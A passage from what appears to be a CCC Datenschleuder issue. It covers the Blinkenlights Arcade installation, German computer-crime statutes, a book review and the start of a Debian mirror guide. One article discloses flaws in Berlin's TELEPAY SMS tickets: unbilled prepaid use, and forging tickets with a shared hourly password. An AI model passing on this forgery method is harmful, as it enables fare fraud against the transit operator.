Internet benutzt und in allen Sprachen dieser Erde verstanden.

[1] http://www.infotop.ch/div/at.html

[2] http://www.ideenreich.com/lexikon/at.shtml

Fassaden zu Bildschirmen

von Tim Pritlove <tim@ccc.de>

Nachdem die Blinkenlights in Berlin 23 Wochen und 5 Tage lang durch die Nacht geleuchtet hatten, erreichte uns eine Anfrage aus Paris. Ob sich das nicht im Rahmen der neuen Kulturveranstaltung "Nuit Blanche" auf der französischen Staatsbibliothek, der Bibliothéque nationale de France, wiederholen liesse. Von den vier Türmen des Komplexes stand der "Turm der Gesetze" für unsere Aktivitäten bereit. Hausnummer: 23. Das überzeugte. Das Projekt ARCADE war geboren.

20 Etagen boten je 26 Fenster im 2:1 Format, alles dicht an dicht ohne nennenswerte Abstände. Insgesamt also 520 Pixel mit einer Gesamtfläche von gut 3370 qm. Dazu befand sich hinter den Fenstern ein durchgehend unbenutzter Streifen mit gut einem Meter Abstand, so daß die Lampen den Betrieb in den Büros nicht störte.

Graustufen

Die neue Software, die unter Verwendung der RTAI Real-Time Erweiterung [1] des Linuxkernels entstand, kontrollierte die Lampen synchron zum Phasenverlauf des Lampenstroms. Damit konnten die Lampen via Phasenanschnittsteuerung gedimmt werden. Arcade unterschied 8 Graustufen.

Das Ergebnis waren deutlich differenziertere Bilder als bei der Berliner Installation. Portraits konnten trotz der niedrigen Auflösung recht gut dargestellt werden und wabernde Animationen verwandelten die Fassade in blubberndes Plasma. Das bisherige monochrome Dateiformat BLM wurde auf XML-Beine gestellt und in BML (Blinkenlights Markup Language) umbenannt. Das Programm ArcadePaint [2] wurde entsprechend für das Erstellen von Graustufenbilder und das Lesen und Schreiben des Formats angepasst.

Interaktives

Neu war auch die offene Programmierschnittstelle zum Entwickeln eigener Module. Unter Verwendung der freien Bibliothek blib [3] entstanden so kurz vor Start der Installation noch weitere Spiele: zu dem vom Team programmierten Tetris und Pong gesellte sich noch ein Breakout und eine Miniversion von Pacman. Jedes Spiel erhielt eine eigene Telefonnummer und konnte via DTMF-Tönen gesteuert werden.

blib sowie die restliche Steuersoftware ist unter GPL ins Netz gestellt worden und lädt zur Weiterentwicklung ein. Der Simulator *blinkensim* kann nun sowohl Blinkenlights als auch Arcade mit Hilfe von DirectFB [4] oder GTK+ auf den Bildschirm bringen. Die blinkentools bieten Konverter zum Hin- und Herschieben von GIF, BLM und BML.

The Blinkencraze continues

Derweil greifen viele Leute unsere Vorlage der ersten Installation begeistert auf und entwickeln ihre eigenen Lichtspiele auf Basis der Haus-des-Lehrers-Optik. Besonders erwähnenswert sind die Projekte Blinkenmini [5] und BlinkenLEDs [6], die das Originalformat mit LEDs nachgebaut haben. Ausführliche Bauanleitungen finden sich auf den entsprechenden Projektwebseiten.

Project Blinkenlights macht natürlich weiter. Wir basteln schon an neuen Ideen und werden die Software und vor allem die Website [7] weiter pflegen und auf dem aktuellen Stand halten. Schon bald werden wir ein neues Video fertiggestellt haben, das die Entstehung und Optik von Arcade dokumentiert. Wie es weitergeht wird man sehen. Stay tuned.

[1] *http://www.rtai.org/*

[2] *http://www.blinkenlights.de/arcade/create.de.html*

[3] *http://www.blinkenlights.de/arcade/hack.de.html*

[4] *http://www.directfb.org/*

[5] *http://www.haecksen.org/~sphaera/blinkenmini/*

[6] *http://www.jalcds.de/blinkenleds/*

[7] *http://www.blinkenlights.de/*

Hacken und Recht – Teil 1

von Yo-E & ipunkt <ds@ccc.de>

Die Strafbarkeit der täglichen Arbeit von Computernutzern, die sich nicht auf Ihre eigene Workstation beschränken wollen, liegt oft im Dunkeln. Auch wenn die Tätigkeit per se einen subversiven Charakter aufweist und viele sich bewusst in die Grauzonen der Legalität begeben, ist die abstrakte Strafbarkeit Ihres Tuns für manche von Interesse.

Du musst deinen Feind kennen, um ihn besiegen zu können. (Sunzi, chinesischer Philosoph und Stratege, ca. 500 v. Chr., Zeit des Königreichs von Wu: Die Kunst des Krieges. Hrsg: Clavell, J., München 1988

Der folgende Artikel stellt die Einleitung einer Serie in der Datenschleuder dar, die dem geneigten Leser Anhaltspunkte dafür geben soll, mit welchen Handlungen die Grenze der Illegalität überschritten sein kann. In Teil 1 wollen wir versuchen, die entscheidenden Vorschriften zu isolieren, um sie dann in späteren Folgen im Detail zu besprechen. Um im Rahmen des Möglichen ein flüssiges Lesen zu gewährleisten, haben wir den Gesetzestext der identifizierten Vorschriften mit abgedruckt.

§ 202a StGB. Ausspähen von Daten

- (1) Wer unbefugt Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, sich oder einem anderen verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.
- (2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.

§ 202a StGB ist Teil der im wesentlichen Mitte der 80er Jahre begonnenen Maßnahmen des Gesetzgebers zur Bekämpfung der Computerkriminalität. Überproportional zur schnell steigenden Anzahl von Datenbanken und dem Ausbau der Datennetze ist ein rapider Anstieg der Datennetzkriminalität festzustellen. Nachdem über nahezu ein Jahrzehnt hinweg staatliche Ermittlungen überwiegend schon aufgrund fehlender oder völlig veralteter (erinnert sei etwa an die 64k-Leitung der Berliner LKA Sondereinheit) faktisch nicht stattfanden, verfügen die Staatshüter zwischenzeitlich auch über die technischen Voraussetzungen für eine Ernst zu nehmende Ermittlungarbeit. Kriminelle Handlungen in proprietären und offenen Netzen – das zeigt auch der jüngste Bericht des BKA – rücken immer weiter in den Fokus der breiten Öffentlichkeit und der staatlichen Ermittlungsorgane. § 202a StGB öffnet – den stets auf den Anfangsverdacht einer Straftat angewiesenen - Ermittlungszellen offene Tore:

Auch wenn § 202a StGB – im Vergleich etwa zu § 263a StGB (insbesondere wegen der hohen Anzahl von Fällen des (schon 1999 wurde in summa 44284 Fälle durch Betrug mittels rechtswidrig erlangter Karten für Geldausgabe – bzw. Kassenautomaten begangen) – mit 0,9 % Anteil aller verübten (und registrierten) Fälle eher eine Außenseiterposition einnimmt, rücken hiervon erfasste Tathandlungen zunehmend auch in das Interesse der Staatsanwaltschaften. Von § 202a StGB werden dabei vorwiegend Tatformen umfasst, die in der juristischen Literatur mit den Begriffen Datenspionage und Datendiebstahl umschrieben werden (pars pro toto Schünemann, LK, § 202a, Rn.1).

Die sich – total gesehen – blendend entwickelnden Infrastruktur, kombiniert mit der teilweise grotesken (zb WLAN) Fahrlässigkeit der User bieten ein großes Potential und – nach Auffassung staatlicher Quellen – einen "nahezu idealen Nährboden für Datendiebe und Netzspione". Mehr noch: das BKA und mit ihm die meisten der LKAs bezeichnen gar das Ausspähen von Daten i.S.v. § 202a StGB als das Zukunftsproblem der Computerkriminalität.

Militärische Geheimdaten, Bankinformationen und persönliche Daten – Informationen von gegen Unendlich strebendem Wert – sind dabei nur die Spitze der gefährdeten Rechtspositionen.

Neben dieser faktischen Relevanz dürfte auch die Entwicklung des Begriffes "sich verschaffen" unter Berücksichtigung der Verschlüsselung von Bedeutung sein. Immerhin scheint sich eine Theorie durchzuset-

zen, die ein sich verschaffen codierter Daten als nicht tatbestandsmäßig ansieht!

In § 202a StGB – das wird aufzuzeigen sein – hat man sich schnell in das Visier der der Ermittler "hineingehackt". Wie man ausserhalb dieser enormen Reichweite bleiben kann und sich – juristisch – wieder frei hacken kann, soll Gegenstand einer due dilligence des Straftatbestandes sein.

§ 17 UWG

- (1) Mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe wird bestraft, wer als Angestellter, Arbeiter oder Lehrling eines Geschäftsbetriebs ein Geschäfts- oder Betriebsgeheimnis, das ihm vermöge des Dienstverhältnisses anvertraut worden oder zugänglich geworden ist, während der Geltungsdauer des Dienstverhältnisses unbefugt an jemand zu Zwecken des Wettbewerbs aus Eigennutz, zugunsten eines Dritten oder in der Absicht, dem Inhaber des Geschäftsbetriebs Schaden zuzufügen, mitteilt.
- (2) Ebenso wird bestraft, wer zu Zwecken des Wettbewerbs, aus Eigennutz, zugunsten eines Dritten oder in der Absicht, dem Inhaber des Geschäftsbetriebs Schaden zuzufügen,*1.*sich ein Geschäfts- oder Betriebsgeheimnis durch a) Anwendung technischer Mittel, b) Herstellung einer verkörperten Wiedergabe des Geheimnisses oder c) Wegnahme einer Sache, in der das Geheimnis verkörpert ist, unbefugt verschafft oder sichert oder*2.* ein Geschäfts- oder Betriebsgeheimnis, das er durch eine der in Absatz 1 bezeichneten Mitteilungen oder durch eine eigene oder fremde Handlung nach Nummer 1 erlangt oder sich sonst unbefugt verschafft oder gesichert hat, unbefugt verwertet oder jemandem mitteilt.
- (3) Der Versuch ist strafbar.
- (4) In besonders schweren Fällen ist die Strafe Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe. Ein besonders schwerer Fall liegt in der Regel vor, wenn der Täter bei der Mitteilung weiß, daß das Geheimnis im Ausland verwertet werden soll, oder wenn er es selbst im Ausland verwertet.

In enger geistiger Verwandtschaft mit § 202a StGB steht § 17 UWG, der, durch das 2. Gesetz zur Bekämpfung der Wirtschaftskriminalität reingefräst, nochmals eine Aufwertung erhalten hat. Werden die Bereiche des Softwarediebstahls oder der Datenspionage berührt, so hat § 17 UWG (nach zutr, Auffasung von Schulze-Heiming, Der strafrechtliche Schutz der Computerdaten gegen die Angriffsformen der Spionage, Sabotage und des Zeitdiebstahls, Münster/New-York, S. 87) letztlich den Charakter eines Auffangtatbestandes. Telelogisch reduziert sich der Gehalt des § 17 UWG damit auf den einer Geheimnisschutzvorschrift, die den Geheimnisbereich eines Unternehmens vor einem unredlichen Eingriff schützen will.

Das klingt erst mal recht eindeutig. Ist es aber nicht: Schon eine noch oberflächliche Analyse des Straftatbestandes wirft Fragen auf, die die (schon in römischer Verfassung – nulla poena sine lege , "Keine Strafe ohne Gesetz") unverzichtbare Bestimmtheit wackeln lassen:

Eine Legaldefinition für den Gegenstand des Strafrechtsschutzes, die Geschäfts- und Betriebsgeheimnisse, gibt es weder im UWG noch in anderen Gesetzen. Zur Unterscheidung werden dann locker verschiedene Theorien vertreten, die Interessen – und Willenstheorie und die – unvermeidliche: yin&yang- Vereinigungstheorie.

Nicht wesentlich konsistenter als das normative Schutzobjekt zeigen sich die umfassten Tathandlungen. § 17 II Nr.1 UWG etwa, der das unbefugte sich Verschaffen oder Sichern eines Geschäfts- oder Betriebsgeheimnisses unter Strafe stellt, soweit es unter Anwendung technischer Mittel (§ 17 II Nr.1a UWG), durch Herstellen einer verkörperten Wiedergabe (§ 17 II Nr.1b UWG) oder durch Wegnahme einer Sache (§ 17 II Nr. 1c UWG) geschieht, lässt juristisch viel Spiel. Auch hierzu in Bälde mehr.

ZKDSG

Jüngster Spross gesetzgeberischem Schaffensdrangs ist das ZKDSG, welches im Lichte des Artikels 6 des Entwurfs eines Übereinkommens des Europarates über Datennetzkriminalität (Draft Convention on Cyber-Crime) auszulegen sein dürfte.

Seit 23. März 2002 stellt das Zugangskontrolldienste-schutzgesetz (ZKDSG) das Anbieten von Crack-Software für analoge oder digitale Zugänge im Internet unter Strafe, um dem gewerbsmässige Cracken von Pay-TV- Verschlüsselungen (=Zugangskontrolldiensten) entgegenzuwirken. Unglücklicherweise ist das ZKDSG aber sehr allgemein verfasst und könnte damit erheblich weiter greifen, ein Umstand, der mindestens dazu führen kann, dass der Staatsanwalt häufiger in der Tür steht, als es das Privacybedürfnis des geneigten Hackers für gut heissen dürfte.

Von zentralem Interesse ist der zweite Abschnitt des Gesetzes, die Strafvorschriften:

- 1.1.1.1.1 § 3 Verbot von gewerbsmäßigen Eingriffen zur Umgehung von Zugangskontrolldiensten: Verboten sind * die Herstellung, die Einfuhr und die Verbreitung von Umgehungsvorrichtungen zu gewerbsmäßigen Zwecken, * der Besitz, die technische Einrichtung, die Wartung und der Austausch von Umgehungsvorrichtungen zu gewerbsmäßigen Zwecken, * die Absatzförderung von Umgehungsvorrichtungen.
- 1.1.1.2 Abschnitt 3 – Straf- und Bußgeldvorschriften
- 1.1.1.2.1 § 4 Strafvorschriften: Mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe wird

bestraft, wer entgegen § 3 Nr. 1 eine Umgehungsvorrichtung herstellt, einführt oder verbreitet.

Unangenehm, dass das Gesetz so die Volksvertetungen von Bund und Ländern hat passieren können, beruhigend aber immerhin, dass der Strafmaßrahmen eng gestrickt ist (Tmax: 1 Jahr).

Höchst anstrengend dagegen wieder:

- 1.1.1.2.2 § 6 Einziehung: Gegenstände, auf die sich eine Straftat nach § 4 bezieht, können eingezogen werden.

Da isser schnell weg, der geliebte Rechner. Risiken und Nebenwirkungen auch hierzu in einem der nächsten Schleudergänge.

§ 263a StGB. Computerbetrug

- (1) Wer in der Absicht, sich oder einem Dritten einen rechtswidrigen Vermögensvorteil zu verschaffen, das Vermögen eines anderen dadurch beschädigt, daß er das Ergebnis eines Datenverarbeitungsvorgangs durch unrichtige Gestaltung des Programms, durch Verwendung unrichtiger oder unvollständiger Daten, durch unbefugte Verwendung von Daten oder sonst durch unbefugte Einwirkung auf den Ablauf beeinflußt, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.
- (2) § 263 Abs. 2 bis 7 gilt entsprechend. Wer in der Absicht, sich oder einem Dritten einen Vermögensvorteil zu verschaffen, das Vermögen eines anderen dadurch beschädigt, dass er das Ergebnis eines Datenverarbeitungsvorgangs durch unrichtige Gestaltung des Programms, durch Verwendung unrichtiger oder unvollständiger Daten, durch unbefugte Verwendung von Daten oder sonst durch unbefugte Einwirkung den Ablauf beeinflusst, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.

Dieser Tatbestand ist dem Betrug gegenüber Menschen sehr ähnlich. Dort erweckt der Täter durch Vorspiegelung falscher Tatsachen einen Irrtum beim Opfer, der dann zu einer Handlung führt, die das Vermögen des Opfers mindert, das des Täters mehrt. § 263a knüpft an die Tatsache an, dass ein Computer nicht wie ein Mensch getäuscht werden kann.

Zielrichtung des Delikts ist also, ein Programm so zu beeinflussen, dass es das Vermögen eines anderen beschädigt. Das Eindringen in ein Datennetz ohne weiteres führt aber nicht zu einer Vermögensveräußerung beim Opfer, sofern keine weiteren Handlungen vorgenommen werden. Das bloße Einsehen von Daten selbst ist ebenfalls nicht von diesem Tatbestand erfasst, da hier keine Beeinflussung des Programms gegeben ist.

§ 269 StGB. Fälschung beweiserheblicher Daten

- (1) Wer zur Täuschung im Rechtsverkehr beweiserhebliche Daten so speichert oder verändert, daß bei ihrer Wahrnehmung eine unechte oder verfälschte Urkunde vorliegen würde, oder derart gespeicherte oder veränderte Daten gebraucht, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.
- (2) Der Versuch ist strafbar.
- (3) § 267 Abs. 3 und 4 gilt entsprechend.

Diese durch das 2. Gesetz zur Bekämpfung der Wirtschaftskriminalität in das Strafgesetzbuch aufgenommene Vorschrift wird uns in der Folge insbesondere im Bereich der Strafbarkeit von IP- Spoofing und Portscanning beschäftigen.

§ 265a StGB. Erschleichen von Leistungen

- (1) Wer die Leistung eines Automaten oder eines öffentlichen Zwecken dienenden Telekommunikationsnetzes, die Beförderung durch ein Verkehrsmittel oder den Zutritt zu einer Veranstaltung oder einer Einrichtung in der Absicht erschleicht, das Entgelt nicht zu entrichten, wird mit Freiheitsstrafe bis zu einem Jahr oder Geldstrafe bestraft, wenn die Tat nicht in anderen Vorschriften mit schwererer Strafe bedroht ist.
- (2) Der Versuch ist strafbar

Die typischen Fälle, die hier mit strafrechtlichen Sanktionen belegt werden sollen ist das Schwarzfahren, und das Leistungserschleichen von Automaten (hierunter fällt z. B. auch die Nutzung von Pay-TV Karten), das entgeltfreie Nutzen einer Telefonverbindung oder das Nutzen eines Flipperautomaten.

Hier muss Ziel des Angriffs des Täters sein, dass eine Leistung die ihm grundsätzlich gegen entsprechendes Entgelt verfügbar gemacht werden würde, für ihn kostenfrei erhält.

Dies ist beim einfachen Schnüffeln in fremden Netzwerken und beim Einsehen von Daten in diesen nicht ohne weiteres gegeben. Näher zu beleuchten ist allerdings, ob bei der Nutzung von Internetzugängen, die das Opfer bei sich nutzt, eine Leistung erschlichen wird, wenn der Täter diesen ebenfalls nutzt. Grundsätzlich setzt das "Erschleichen" die Umgehung einer gegen die unerlaubte Benutzung geschaffene Sicherungseinrichtung vor.

Der nur unerlaubte Anschluss an die für einen anderen bestimmten Kabelfernsehanschlussdose ist beispielsweise kein Erschleichen iSd. § 265a.Krause/ Wuermeling, NStZ 1990, 527, 528

In Frage kommt nur das Erschleichen von Leistungen öffentlicher Telekommunikationsnetze, d. h. das Nutzen einer frei zugänglichen Ethernet- Buchse in einem privaten Unternehmen ist somit nicht ebenfalls dieser Vorschrift strafbar. Das Gleiche gilt folglich für das Nutzen von Internet- Leistungen, die man über ein Wavelan in einem privaten Netzwerk erlangt.

§ 303a StGB. Datenveränderung

- (1) Wer rechtwidrig Daten (§ 202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.
- (2) Der Versuch ist strafbar

Diese Vorschrift stellt eine Ergänzung zur Sachbeschädigung nach § 303, der Sachbeschädigung dar und wurde eingeführt, da Daten als nicht unmittelbar wahrnehmbar gespeicherte Informationen nicht unter den Begriff der Sache fallen.

Relevant wird dieser Tatbestand z.B. bei der Datenveränderung durch den Inhaber einer EC-Automatenkarte, der die vom Kreditinstitut gespeicherte Information manipuliert. Diese "Veränderungen" der Daten können auch durch das Erstellen von schädlichen Programmen wie trojanischen Pferden und Würmern sowie und Viren erzeugt werden.

Beim Sniffen wird auch dieser Tatbestand nicht einschlägig sein, genauso wenig wie beim bloßen Einsehen der Daten (vgl. zur Strafbarkeit dieser Handlungen § 202a). Wenn aber in einem fremden Datennetz Informationen verändert werden, ist es irrelevant, ob dadurch ein Vermögensschaden auf Seiten des Opfers entsteht.

§ 303b StGB. Computersabotage

- (1) Wer eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, dadurch stört, daß er*1.*eine Tat nach § 303a Abs. 1 begeht oder*2.*eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.
- (2) Der Versuch ist strafbar.

Da wohl nur wenige auf die Idee kommen "unwesentliche Systeme" zu hacken, kommt § 303b StGB auch in Betracht. Das jedenfalls dann, wenn durch Denial-of-Service-Angriffe auf das System eines fremden Betriebs/Unternehmens oder einer Behörde zugegriffen werden soll.

§ 108b Abs. 1 UrhG-E. Unerlaubte Eingriffe in technische Schutzmaßnahmen und zur Rechtewahrnehmung erforderliche Informationen

- (1) Wer*1.*in der Absicht, sich oder einem Dritten den Zugang zu einem nach diesem Gesetz geschützten Werk oder einem anderen nach diesem Gesetz geschützten Schutzgegenstand oder deren Nutzung zu ermöglichen, entgegen § 95a Abs. 1 eine wirksame technische Maßnahme umgeht, oder*2.*entgegen §95c Abs. 1 eine Information für die Rechtewahrnehmung entfernt oder a) verändert oder entgegen § 95c Abs. 3 ein Werk oder einen Schutzgegenstand einführt, b) verwertet oder öffentlich wiedergibt und dadurch wenigstens leichtfertig die Verletzung von Urheberrechten oder verwandten Schutzrechten veranlasst, ermöglicht, erleichtert oder verschleiert, wird, wenn die Tat nicht ausschließlich zum eigenen privaten Gebrauch des Täters oder mit dem Täter persönlich verbundener Personen erfolgt oder sich auf einen derartigen Gebrauch bezieht, mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft.
- (2) Ebenso wird bestraft, wer entgegen § 95a Abs. 3 eine Vorrichtung, ein Erzeugnis oder einen Bestandteil zu gewerblichen Zwecken herstellt, einführt, verbreitet, verkauft oder vermietet.
- (3) Handelt der Täter in den Fällen des Absatzes 1 gewerbsmäßig, so ist die Strafe Freiheitsstrafe bis zu drei Jahren oder Geldstrafe.

Diese Vorschriften befinden sich in der Entwurfsfassung. Nach § 95a Abs. 1 UrhG-E dürften, sofern das Gesetz in dieser Form in Kraft tritt, ohne Zustimmung des Rechtsinhabers wirksame technische Maßnahmen zum Schutz eines Werkes nicht umgangen werden, soweit dem Handelnden bekannt ist oder den Umständen nach bekannt sein muss, dass die Umgehung erfolgt, um den Zugang zu einem solchen Werk oder dessen Nutzung zu ermöglichen.

Typischer Sachverhalt, den diese Vorschrift betrifft ist das Erarbeiten von "Cracks" oder "Seriennummern-Generatoren". Diese Werke könnten auch online bereitgestellt werden, zB. Im Rahmen eines kostenpflichtigen Online- Publishing-Angebots.

Hier bleibt abzuwarten, wie die endgültige Fassung aussehen wird, wir werden in einem späteren Teil der Serie darauf zurückkommen.

Internationaler Ausblick

Schweift des Juristen Blick über die territorialen Grenzen, ziehen düstere Wolken auf: Wir werden, sofern entsprechendes Interesse besteht, auch ausgewählte Probleme geltenden Rechts in den USA (etwa des Digital Millenium Copyright Acts) sowie europäischen Gemeinschaftsrechts untersuchen. Um aber die Datenschleuder nicht zu einer Gesetzesschleuder verkommen zu lassen, bitten die Verfasser um entsprechendes feedback:

Welche Handlungen machen Euch nervös? In welchen Staaten? Schickt einfach eine E-Mail an [1] .

[1] *ds@ccc.de?subject=Recht*

Das Handyticket...

von starbug

...oder der zwanghafte Versuch, Anwendungen für M-commerce zu finden.

Seit 2001 laufen in einigen europäischen Großstädten Versuche, Tickets für den öffentlichen Personennahverkehr per Mobiltelefon zu verkaufen. Anfang Oktober war es dann auch in Berlin soweit. Die Berliner Verkehrsbetriebe und E-plus starteten zusammen die deutsche Version von TELEPAY[1] . Als Vorteile des Systems werden "keine Kleingeldsuche" und "orts- und zeitunabhängiges Kaufen" angepriesen. Als Versuchsergebnis erwarten sich die Betreiber Informationen über die Akzeptanz und die Funktionsfähigkeit (pünktliche Auslieferung der TicketSMSen und korrekte Abrechnung). Der Versuch läuft noch bis zum 31.Oktober oder bis 10.000 Tickets verkauft wurden. Teilnehmen können allerdings nur Vetragskunden von E-plus. Um ein Ticket zu bestellen schickt man eine SMS mit dem Inhalt "bvg" entweder an die Nummer 28421 für ein Zwei-Stunden Ticket oder an die Nummer 28461 für eine Tageskarte.

Da Prepaidkunden von E-plus offiziell nicht an dem Versuch teilnehmen können, sah ich mich schon ausgeschlossen. Aber versuchen wollte ich es trotzdem mal. Und damit es nicht ganz so teuer wird, erst mal eine Zwei-Stunden Karte. Die Antwort kam prompt und schon hatte ich mein erstes SMS-Ticket (siehe Bild). Natürlich hatte ich vergessen, vorher den Restbetrag der Prepaidkarte abzufragen, also das noch schnell getan und gleich eine neue SMS geschrieben. Kurz darauf kam dann auch wieder das Ticket. Erstaunlicherweise mit dem gleichen Passwort wie bei dem Vorherigen. Noch erstaunter war ich, als ich erneut das Restguthaben abfragte und festellte, daß auch dieses sich nicht verändert hatte. Dann war auch klar, warum nur Vertragskunden zugelassen sind, Prepaidkunden fahren also umsonst. Na wenn's nix kostet, kann man sich ja auch gleich mal eine Tageskarte ordern. Und siehe da, schon wieder das gleiche Passwort. Es bedurfte viel zu vieler versandter SMSen bis endlich klar war, dass die Passwoerter immer zur vollen geraden Stunde gewechselt werden.

Aber auch Nicht-E-plus Kunden können die Vorteile von TELEPAY nutzen. Dazu brauchen sie lediglich einen E-plus Kunden (am besten jemanden mit einer Prepaidkarte :), der sich am Morgen ein Ticket kauft und aus diesem die Ticket-ID und das Passwort extrahiert. Damit editiert man sich eine eigene SMS mit den passenden Daten zurecht und hat einen Tag lang Ruhe. Allerdings kann man sich diesen Aufwand wohl sparen, da die Kontrolleure meist schon abwinken, wenn man ihnen nur das Handy hinhält. Und auch wenn sie genauer hinsehen, sind sie wohl schon mit dem Konzept des elektronischen Tickets überfordert. Doch das ist nur Spekulation.

Fazit: Mal davon abgesehen, daß man das Bezahlen per Handy aus datenschutzrechtlichen und überwachungstechnischen Gründen nicht benutzen möchte (auch wenn die BVG versichert, daß sie die Daten nicht weitergibt), ist die Idee ja eigentlich gar nicht so schlecht. Aber wenn sie sich mit der Kontrollierbarkeit nicht etwas besseres einfallen lassen, wird man wohl auch in Zukunft Spaß beim Bahnfahren haben.

[1] *http://www.bvg.de/ueber/telepay1.html*

"Magnetplatten sangen das hohe C"

von nika

Das hat uns noch gefehlt: ein Bilderbuch, das Nerdherzen höher schlagen und sich in trauter Nostalgie auch vor Kaminfeuern geniessen lässt. Ein Buch von Christian Wurster.

„Computers. Eine illustrierte Geschichte" des Berliner Grafikdesigners Christian Wurster bietet genau das. Nicht mehr. Aber auch nicht weniger. Eine Zeitreise, ein historisches Logbuch, ein Familienalbum unserer geliebten Kisten, auch zu kommenden Enkeln kompatibel. Silbern blitzt es uns an, und man muss den Rücken nach oben legen, um es aufklappen und umblättern zu können, wie ein Notebook. Originell, doch auf Dauer etwas anstrengend. Aber, hey, war das Schreiben auf einem Sinclair ZX 80 oder PET 2001 etwa leichter?

Natürlich ist (fast) alles drin, von den Rechenmaschinen von Pascal, Babbage oder Hollerith, über den Z3, Mark 1, die Systeme von Univac, IBM, Cray, die Mikrocomputer von Atari, Sinclair, Apple, Commodore, bis hin zu den neuesten Mobilfunkgeräten und Aibo. Natürlich kommt auch einiges zu kurz, zB VAXen oder OS/2. Doch gerade durch die bewußte Auswahl, auch bei den Schätzchen aus Firmenarchiven und Werbeplakaten, kombiniert mit persönlichen Erfahrungsberichten handverlesener Gastautoren (Gröndahl, Polatschek) werden Linien und Entwicklungen erkennbar, nicht aufgesetzt, sondern selbstentlarvend. Dabei wird die herzergreifende Naivität der futuristischen Entwürfe oder Werbeplakate aufgefangen durch wohltuend nüchterne Beschreibungen des Autors, der seine eigene Begeisterung nie verstecken kann.

Daraus entsteht letztlich eine (Pop)Kulturgeschichte, die vor allem eines deutlich macht: wie eng die Geschichte unserer Kleinen mit unseren Hoffnungen, Ängsten und Utopien zusammenhängt. Manchmal sogar mit Erkenntnisgewinn gratis, wie zB Wolfgang Harz über seinen Apple II sagt: "Wenn man erst so ein Teufelsding haben will, dann finden sich alle möglichen Gründe, wozu es gut sein sollte." Lustig auch die Versuche, mit der Vermarktung der ersten Büro- und später Heim-PCs die Ängste der gemeinen, nicht-nerdigen Bevölkerung abzubauen. Wirkten die Menschen auf den Fotos der ersten Rechner selbst noch wie Bugs im Leib der Monster-Maschinen, sollten später hochtoupierte Sechziger-Jahre-Muttis für gute Stimmung und Desensibilisierung sorgen. Sogar Michael Caine und Doris Day durften vor "Milliarden Dollar Gehirnen" posieren.

Und sie werden sich weiter entwickeln, unsere Erlösungs-, Welt- und Alptraummaschinen, Ego-Projektoren, auch wenn sie sich bisweilen als Nachttischlampe zu tarnen versuchen, und wer weiss, was wir noch in Zukunft so alles belächeln werden.

Cristian Wurster: Computers. Eine illustrierte Geschichte. Köln, Taschen-Verl., 2002. 336 S. 24 €.

Abdruck mit freundlicher Genehmigung des Verlags

Aufsetzen eines Debian-Mirrors

von DocX <docx@duesseldorf.ccc.de>

In meinem Netzwerk habe ich inzwischen eine ganze Anzahl von Debian-Systemen, da ich diese Distribution einfach für meine Bedürfnisse am besten halte. Nun ist es so, daß in der momentanen stable-Version "potato" einige Pakete nicht mehr ganz auf dem Stand der Entwicklung sind. Eigentlich ist es ja gut, daß Debian nicht immer alles hopplahopp macht, aber manchmal reicht KDE 1.2, Kernel 2.2.17 (ohne ReiserFS), XFree 3.x, etc. nicht mehr aus. Jetzt kann man entweder einzelne Update-Pakete suchen und jeweils anstückeln oder man ist mutig und wechselt direkt zur testing-Version woody.

Ich bin mutig! Allerdings tut sich jetzt das Problem auf, daß permanent Pakete ausgetauscht werden. Wenn ich also z.B. irgendwo was über ein lustiges Spiel gelesen habe und dieses per apt-get installieren will, kann es sein, daß ich eine superneue Version bekomme, die dann nur mit einem nagelneuen Font läuft. Dieser setzt aber den neuesten Font-Server voraus, welcher für XFree 4.x vorgesehen ist, wodurch alle X-Komponenten erneuert werden und schwuppdiwupp habe ich einige Megabytes an Updates, die aus dem Netz gezogen werden müssen. An sich kein Problem, schließlich sind es ja meistens Verbesserungen, die so in das System gelangen. Blöd ist nur, daß man, wenn man auf dem nächsten Rechner im lokalen Netz etwas ähnliches installiert, den ganzen Kram wieder aus dem Netz saugen muß. Also muß ein lokaler Mirror her!

Vielen würden jetzt fragen "Bist Du bekloppt? Das wird ja riesg!" Aber was heißt hier riesig? Früher habe ich nach einer Windows Installation auch immer direkt die ganze CD auf Festplatte kopiert, und es haben viele mit dem Kopf geschüttelt. Tja und spätestens wenn Windows nach der Install-CD verlangte weil mal wieder was nachinstalliert werden mußte, blieb mir das Suchen nach der CD erspart.

Zur Zeit hat mein Debian-Mirror 6GB. Bei 40GB Platten die es heute schon recht günstig zu kaufen gibt, schmerzt der Plattenplatz nicht wirklich. Jemand der einen DSL-Anschluß hat braucht ca. 12 Stunden für einen kompletten Mirror.

Mirrors können mit verschiedenen Programmpacketen angelegt werden. Die bekanntesten sind wohl aptmove, debmirror und anonftpsync. Aptmove ist ein älteres Tool, was (noch) nicht mit der neuen pool-Struktur des Debian-Archives arbeitet. Es funktioniert gut, allerdings werden keine Releases-Dateien angelegt. Dadurch gibt es insbesondere Ärger mit den Woody-Netboot-CDs. Deshalb bin ich inzwischen auf debmirror umgestiegen, damit scheint das Ganze besser zu klappen.

Debian Mirror anlegen mit debmirror

